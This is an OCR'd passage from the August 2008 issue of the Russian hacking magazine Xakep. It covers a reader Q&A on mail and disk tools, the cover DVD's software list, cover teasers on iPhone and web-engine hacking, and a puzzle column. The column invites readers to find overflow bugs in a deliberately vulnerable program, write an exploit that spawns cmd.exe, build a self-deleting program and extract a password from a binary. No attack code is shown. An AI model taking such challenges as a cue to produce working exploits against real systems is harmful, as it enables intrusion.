A: Придется немного поработать ручками. Делается это так: для The Bat! нужно экспортировать все папки писем в формате Unix-ящика, удалить расширение (`.mbx`) и скопировать их в папку Thunderbird, в которой он хранит базу писем. После чего стоит запустить Thunderbird и пройтись по всем «новым» папкам. Далее можно выгружать письма на Gmail с помощью программы **Google Email Uploader**. (*Спасибо за дополнение!* - Прим. редакции)

Q: Как прочитать данные с жесткого диска, отформатированного для использования на Mac?
A: Самый лучший вариант – воспользоваться специальной утилитой **HFSExplorer** (http://hem.bredband.net/catacombae/hfsx.html). Так ты получишь полный доступ к диску, который Windows не понимает в силу своей религии. Для работы этой замечательной тулзы понадобится **Java 2 Runtime Environment** версии 1.5.0 и старше. Если во время запуска программа вылетит с ошибкой, указав на отсутствие файла `MSVCR71.dll`, скопируй его из `<каталог с установленной Java>\bin` в папку HFSExplorer.][

>>WINDOWS
>Dailysoft
7-Zip 4.57
Autoruns 9.21
DAEMON Tools Lite 4.30.1
Download Master 5.5.5.1135
FarPowerPack 1.15
FileZilla Client 3.0.11
Firefox 3.0.1
IrfanView 4.2
K-Lite Mega Codec Pack 4.1.0
Miranda IM 0.7.8
Notepad++ 5.0.3
Opera 9.51
PuTTY 0.60
QIP 2005 Build 8070
Skype 3.8.0
Total Commander 7.04
Unlocker 1.8.7
Winamp 5.54
Xakep CD DataSaver 5.2

>Development
Aggiorno RC0
DzSoft Perl Editor 5.8.3.3
DzSoft PHP Editor 4.2.1.0
EmEditor Professional 7.02
GalaXQL 2.0
QuickPHP 1.0.1
SharpDevelop 3.0.0.2970
SQL Server 2005 Driver for PHP
WinCVS 2.0.2.4
Работа с регекспами:
RegexBuddy 3.1
Regulazy 1.03
The Regex Coach 0.9.2
The Regulator 2.0
Все для Ruby!

>Games
NeonDS 0.2.1
Racer v0.6.0

>Misc
360desktop 0.6
AccelMan 3.5
Chandler 1.0rc1
Comfort Keys Pro 3.1
CRP 2.0b2
DESKonTOP 2.01.83
DisplayFusion 2.1.1
DK Finder 2.1.3.0
Launchy 2.1.1
Rapid Environment Editor 2.0
Shup 0.26
Snarl 2.06
TeraCopy 2.0 beta 4
Types 1.2.2
UPX 3.03
VisualCron 4.9.11
Where Is It 3.93.715
Windows Updates Downloader 2.30

>Multimedia
Aidsoid Viewer 3.04
beaTunes 1.2
Blender 2.46
FinePrint 6.01
Floola for Windows 3.2
Foxit Reader 2.3
Greenfish Icon Editor Pro 1.51
Greenfish Painter 1.0
GSpot v2.70a
IdPhotos 2008
iTunes for Windows 7.7.1.11
pdfFactory Pro 3.35
Photoscape 3.1
Solid Converter PDF v4.0
Solid PDF Tools 2.0
Step-By-Step Note Teacher 2.6
SWF Decompiler Magic 5.0.1.1927
The KMPlayer 2.9.3.1428
Universe Sandbox 1.0
VirtualDub 1.8.3
XnView for Windows 1.94.2

>Net
Alchemy Network Monitor Pro 9.3
BWMeter 4.1.1
CookiePie 1.0.2
Deluge 0.9.04
eMule 0.49b
FileZilla Server 0.9.27
gAttach 1.2008.7.7
GMail Drive 1.0.13
HTTP File Server 2.2D
Microsoft SharedView 1.0
Mozilla Thunderbird 2.0.0.16
myibay 1.0.35
Net Tools 5.0
Orbit Downloader 2.7.3
Portable Offline Browser 5.1.2804
Print Inspector 6.0
Psi for Windows 0.12
QIP Infium RC3 9012
Skype 4.0beta
Snarfer 1.0.2
SoftPerfect Bandwidth Manager 2.8
Sunbelt Personal Firewall 4.6.1839
Synergy 1.3.1.1
SysSense 1.3.7
Visual TimeAnalyzer 1.4

>Security
IP sniffer 1.97
Log Analysing Tool 4.8
Master Voyager v1.17
NetworkMiner 0.48
NEWT Professional 2.5 Build 74
NmapW 2.0.0.1
Pantera 0.1.3
SandCat 3.6
SandMan Framework 1.0.080226
Syhunt Apache PHP Hardener 4.2
TrueCrypt 6.0a
TSgrinder release 2
Windows Vulnerability Scanner 1.24
Wireshark 1.02

>System
ActiveSync 4.5
Apache HTTP Server for Windows 2.2.9
ATI Catalyst 8.7
Bill2's Process Manager 3.2.1.6
Deep Freeze 6.30
DiskInternals Raid To Raid 1.0
HWiNFO32 v2.20
nVIDIA ForceWare Drivers 177.79
Process Lasso 3.00.2
RaidenMAILD
RAM Manager 2008
Security Administrator 12.0
Stream Explorer 1.0.3
SUMo 2.1.0.51
SyncBackSE
TestDisk 6.10
VMware ESXi 3.5

>>UNIX
>Desktop
afterstep-2.2.8
alexandria-0.6.3
basket-1.0.3.1
brasero-0.8.0
evince-2.23.5
Floola for Linux 3.2
glabels-2.2.2
gnormalize-0.63
gphoto2-2.4.2
herrie-2.1
hyperestraier-1.4.13
jajuk-1.6.2
jokosher-0.9
kde3to4-0.0.1
keytouch-2.4.1
liferea-1.4.16b
lilykde-0.6.1
pcmanfm-0.5
rubrica2-2.0.2
songbird-0.6.1

>Devel
anjuta-2.4.2
asymptote-1.43
geany-0.14
highlight-2.6.11
lgi-3.02
phpsysinfo-2.5.4
tcpdf-4.0.009
umlet-9.03
uni2ascii-4.9
webwidgets-0.8.0
Все для Ruby

>Net
balsa-2.3.25
climm-0.6.2
deluge-0.9.03
ferm-2.0
kcheckgmail-0.5.7.4
ktrafficanalyzer-0.4.0-1
nfs-ganesha-0.99.39
paquitometer-1.2
thunderbird-2.0.0.16
tinyproxy-1.6.3
torrentflux-2.4
webcheck-1.10.3
wwwoffle-2.9d
ychat-0.8.2
yougrabber-0.29.4

>Security
constat-0.9.0
gsasl-0.2.27
havp-0.88
keepass-0.3.2
lsat-0.9.7.1
modsecurity-2.5.5
nmbscan-1.2.5
sshdfilter-1.5.5
tor-0.2.0.30
TrueCrypt 6.0a
xlcrack-1.2

>Server
amavisd-new-2.6.1
apache-2.2.9
asterisk-1.4.21.2
bind-9.5.0-p1
courier-imap-4.4.1
cups-1.3.8
dbmail-2.2.10
dhcp-4.0.0
dovecot-1.1.2
ejabberd-2.0.1_2
freeradius-2.0.5
honeyd-1.5c
hylafax-4.4.4
lighttpd-1.4.19
nut-2.2.2
openldap-2.4.11
openssh-5.1p1
openvpn-2.1rc7
postgresql-8.3.3
proftpd-1.3.2rc1
pure-ftpd-1.0.21
snort-2.8.2.1
sqlite-3.6.0
squid-3.0stable7
vsftpd-2.0.6

>System
ati-8.7
dosbox-0.72
initng-0.6.10.2
iptables-1.4.2-rc1
linux-2.6.26
madwifi-0.9.4
nvidia-173.14.09
ports
powertop-1.9
qemu-0.9.1
virtualbox-1.6.2
wine-1.1.2

>X-distrib
DragonflyBSD 2.0.0
Slackware 12.1

DVD

№ 08(116) АВГУСТ 2008

ХАКЕР

КРИС КАСПЕРСКИ VS ЕВГЕНИЙ КАСПЕРСКИЙ СТР. 74

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

WWW.XAKEP.RU

ХАКЕР

АВГУСТ 08 (116) 2008

(game)land hi-fun media
publishing for enthusiasts
4607157100063 08008

Привет, банк
ТУПЫЕ БАГИ САЙТА privatbankvip.com.ua
СТР.62

Атака iPhone
УДАЛЕННОЕ ОБНАРУЖЕНИЕ И ВЗЛОМ ТЕЛЕФОНОВ ОТ APPLE
СТР.54

Без окон, без дверей
WINDOWS 2008 SERVER CORE: WINDOWS БЕЗ ГРАФИЧЕСКОЙ ОБОЛОЧКИ
СТР.116


УДАЛЕНКА ПО-ХАКЕРСКИ
НОВЫЕ СПОСОБЫ ПОДКЛЮЧЕНИЯ К УДАЛЕННОМУ РАБОЧЕМУ СТОЛУ
СТР.32

ТРОЯНСКИЙ КОНЬ В PHPMYFAQ
МАССОВОЕ ПРОТРОЯНИВАНИЕ ПОПУЛЯРНОГО ДВИЖКА
СТР.50

ПОБЕЖДАЕМ ВИРУСЫ В НИКСАХ
ИЗУЧАЕМ СВОБОДНЫЙ АНТИВИРУС CLAMAV
СТР.80

Слоеный VPN
ПОДНИМАЕМ VPN-СЕРВЕР НА WINDOWS SERVER 2008
СТР.122


http://
WWW2



ДЛЯ ПРАВИЛЬНЫХ КОДЕРОВ

РИСУЕМ ИНТЕРФЕЙСЫ
WWW.EVOLUS.VN/PENCIL/

Когда требуется набросать интерфейс для будущего приложения, я трижды думаю, прежде чем елозить карандашом по бумаге. Печальный опыт подсказывает, что груда непонятных и никому не нужных черновиков — тот самый результат, который обычно из этого выходит. А ведь для проектирования сразу на компьютере даже не нужно прибегать к громоздким пакетам, можно делать все прямо в браузере. Сервис Pencil Project, работающий в связке с плагином к Firefox, позволит спроектировать в браузере интерфейс для разных ОС. Очень просто и без каких-либо ограничений!



УДОБНЫЙ TODO-СЕРВИС

REMEMBER THE MILK
WWW.REMEMBERTHEMILK.COM

Не мне тебе объяснять, как сложно успеть все. Просто рецепт, чтобы успеть сделать как можно больше дел, не завалиться на учебе, и при этом хорошо отдохнуть — вести списки дел или, как их сейчас по-модному называют, TODO-листы. Всё просто: сначала составляешь план действий, а потом, по мере выполнения, методично вычеркиваешь сделанные пунктики. Remember The Milk один из самых продвинутых сервисов, которые может работать в офлайне и интегрироваться в другие проекты. Например, легко послать уведомление о задании по SMS, или привязать конкретное действие к месту на карте.



БЕДНЯГАМ БЕЗ ТЕЛЕКА

ЖИВОЙ ТВ ЭФИР МОСКВА
LIVE.PALMTV.RU

Каждый раз, услышав классную песню по радио, я смотрю на часы. Для чего? Чтобы потом зайти на сайт Moskva.fm и в собираемой им статистике посмотреть, что именно играло в этот момент на нужной радиостанции. При желании любой участок эфира можно даже воспроизвести. Но то радио, а существует ли такой сервис для телевидения? Можно ли посмотреть федеральные каналы в прямом эфире, заглянуть в архив? Теперь это возможно благодаря сервису live.palmtv.ru.



IM-КЛИЕНТ НА ВСЕ СЛУЧАИ ЖИЗНИ

MEEBO
WWW.MEEBO.COM

Что делать, если срочно нужно выйти в аську, а ничего кроме браузера нет под рукой? Ну, скажем, в гостинице или отеле, где есть только пресловутый Internet Explorer. Ответ — использовать meebo! Это обалденный клиент, который работает прямо в браузере и при этом поддерживает сразу 6 сетей: icq, jabber, google talk, msn, aim, yahoo. Все проработано досконально и страница meebo выглядит как обычное приложение. При этом не надо волноваться за сохранность паролей: meebo давно проверен временем.

...соблюдаешь правила – спокоен, ты в порядке...

Маша и Дима знают,
как защитить себя от ВИЧ

ВСЕ, ЧТО ТЫ ХОЧЕШЬ ЗНАТЬ о ВИЧ/СПИДе
АНОНИМНО, БЕСПЛАТНО

8 800 100 65 43
Государственная горячая линия


www.stopspid.ru
КАСАЕТСЯ КАЖДОГО
STOP СПИД РУ

X-PUZZLE

ПРОЙДИСЬ ДЕБАГГЕРОМ ПО СВОИМ МОЗГАМ!

ИВАН СКЛЯРОВ
/ XPUZZLE@REAL.XAKEP.RU /

С этого номера мы возрождаем рубрику X-puzzle, в которой будем тренировать твои мозги интересными головоломками. Присылай ответы на ящик xpuzzle@real.xakep.ru и обязательно прикладывай полное обоснование решений. Не стесняйся присылать ответы, даже если решишь только один паззл.



НЮХАЧИ НА ПРОВОДЕ


На рисунке показана схема локальной Ethernet-сети. На некоторых компьютерах в этой сети установлены пассивные сниферы (они имеют подпись «снифер»), которые прослушивают весь проходящий мимо трафик.

Допустим, тебе необходимо вести незашифрованный обмен данными с компьютером «А». Определи все компьютеры (их номера) в этой сети, с которых общение с компьютером «А» можно вести, не опасаясь, что трафик будет прослушан одним из сниферов.

Разумеется, компьютеры, на которых установлены сниферы, использовать нельзя.

«БАГАБАГА»

На диске к журналу (или на моем сайте www.sklyaroff.ru) ты найдешь простенькую, но очень бажную в плане безопасности программку под говорящим названием «bagabaga». Эта программа содержит множественные уязвимости переполнения буфера и форматной строки. На рисунке ты можешь видеть интерфейс bagabaga:



Как видишь, программа имеет единственное поле ввода, если попробовать в него что-нибудь ввести и нажать кнопку OK, то содержимое поля ввода будет отображено в MessageBox.

Твоя задача — обнаружить все уязвимости в этой программе и рассказать при каких условиях они возникают.

Конечно, ты можешь просто подставлять различные строки в поле ввода в надежде обнаружить уязвимости, но, наверное, самое правильное воспользоваться дизассемблером. Однако должен сказать, здесь тебя ждет небольшое препятствие — файл упакован.

Кто сможет написать эксплоит, запускающий оболочку системы cmd.exe хотя бы для одной уязвимости, будет отмечен особо.

«ПРОГРАММА, УБИВАЮЩАЯ САМА СЕБЯ»

Во времена Win9x я знал, как минимум, несколько способов создания самоуничтожающихся программ, т. е. программ, которые после своего запуска сами удаляют себя с диска и из памяти. Однако в современных Windows практически все эти способы не работают. Сможешь ли ты написать самоуничтожающуюся программу и прислать мне ее исходный код? Язык программирования не имеет значения. Операционная система не ниже Windows XP SP2.

Также приветствуются самоуничтожающиеся программы под Linux/BSD.


ЗАКОДИРОВАННАЯ ФРАЗА

Раскодируй фразу из трех слов, показанную на рисунке:

ΘΗΤΧΤΨΡΦΖ ΗΦΨΡΚΦΛΡΦ ΡΚΦΔΒΦΝΕΗΣ

Подсказка: закодированная фраза на русском языке.

ОТДАЙ ПАРОЛЬ




На рисунке ты видишь шестнадцатеричный код файла PASSWORD.COM (113 байт), который после своего запуска просит ввести пароль. В случае правильно введенного пароля выводится «OK!», а в случае неверного пароля «WRONG!». Задание простое — определить правильный пароль. Файл PASSWORD.COM можно найти на диске к журналу или на моем сайте www.sklyaroff.ru.

1 МЕСТО

МУЛЬТИМЕДИЙНЫЙ ПЛЕЕР IRIVER E100
- 4 ГБ
- 2.4" OLED ДИСПЛЕЙ
- 22 ЧАСА АВТОНОМНОЙ РАБОТЫ
- ВЕС 57 ГРАММ

2, 3 МЕСТО



УНИВЕРСАЛЬНЫЕ НАУШНИКИ BEYERDYNAMIC DT235
- ДИАПАЗОН 18 - 22000 ГЦ
- СОПРОТИВЛЕНИЕ 32 ОМ
- ЧУВСТВИТЕЛЬНОСТЬ 95 ДБ

ХАКЕР **08(АВГУСТ)08**

АТАКА iPhone/ УДАЛЕННОЕ ОБНАРУЖЕНИЕ И ВЗЛОМ ТЕЛЕФОНОВ ОТ APPLE

116